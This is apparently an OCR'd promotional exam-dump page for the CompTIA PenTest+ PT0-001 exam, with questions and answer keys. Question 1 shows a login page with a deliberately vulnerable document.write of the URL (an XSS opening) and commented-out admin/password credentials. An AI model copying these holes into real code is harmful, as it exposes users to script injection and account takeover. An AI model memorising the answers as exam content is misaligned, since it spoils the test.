[2018] CompTIA PT0-001 Dumps with Valid PT0-001 Exam Questions PDF


The CompTIA PT0-001 CompTIA PenTest+ (Plus) Exam exam is an ultimate source for professionals to retain their credentials dynamic. And to make your work easier, **TestsChamp** offers you the valid dumps, designed and verified by the CompTIA experts. **Click here for more info: https://www.testschamp.com/PT0-001.html**


CompTIA PT0-001 Exam Questions and Answers (PDF)

Version: 9.0

Question: 1

DRAG DROP
Performance based
You are a penetration Inter reviewing a client's website through a web browser.
Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate source or cookies.




Secure System
https://comptia.org/login.aspx#viewsource
Show Question
Reset All Answe
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2RmaZpnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaeHZsb3NhZGJua2N4dnZ1aWdia3Nqa1W\/qa2JmbGl1Y3Z2Z2JqbGFzZWJmaX\/kZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZH\/maG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bn\/zZm53cn\/mYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fx")+16)+"</OPTION>");
</script></select>


<form action="<c:url value='main.do'/>" method="post">


Comptia Secure System Login

Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<input type="submit" value="Login"></form>

</body>
</html>


Secure System
https://comptia.org/login.aspx#remediatesource
Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK



Secure System
https://comptia.org/login.aspx#viewcookies
Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecookies
Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecert
Show Question
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
Ensures the identity of a remote computer
Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4

Answer:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server

Question: 2

DRAG DROP
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all




Answer:

1.) NIST
2.) NSRT
3.) imdA
4.) TRAT

Question: 3

DRAG DROP
Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

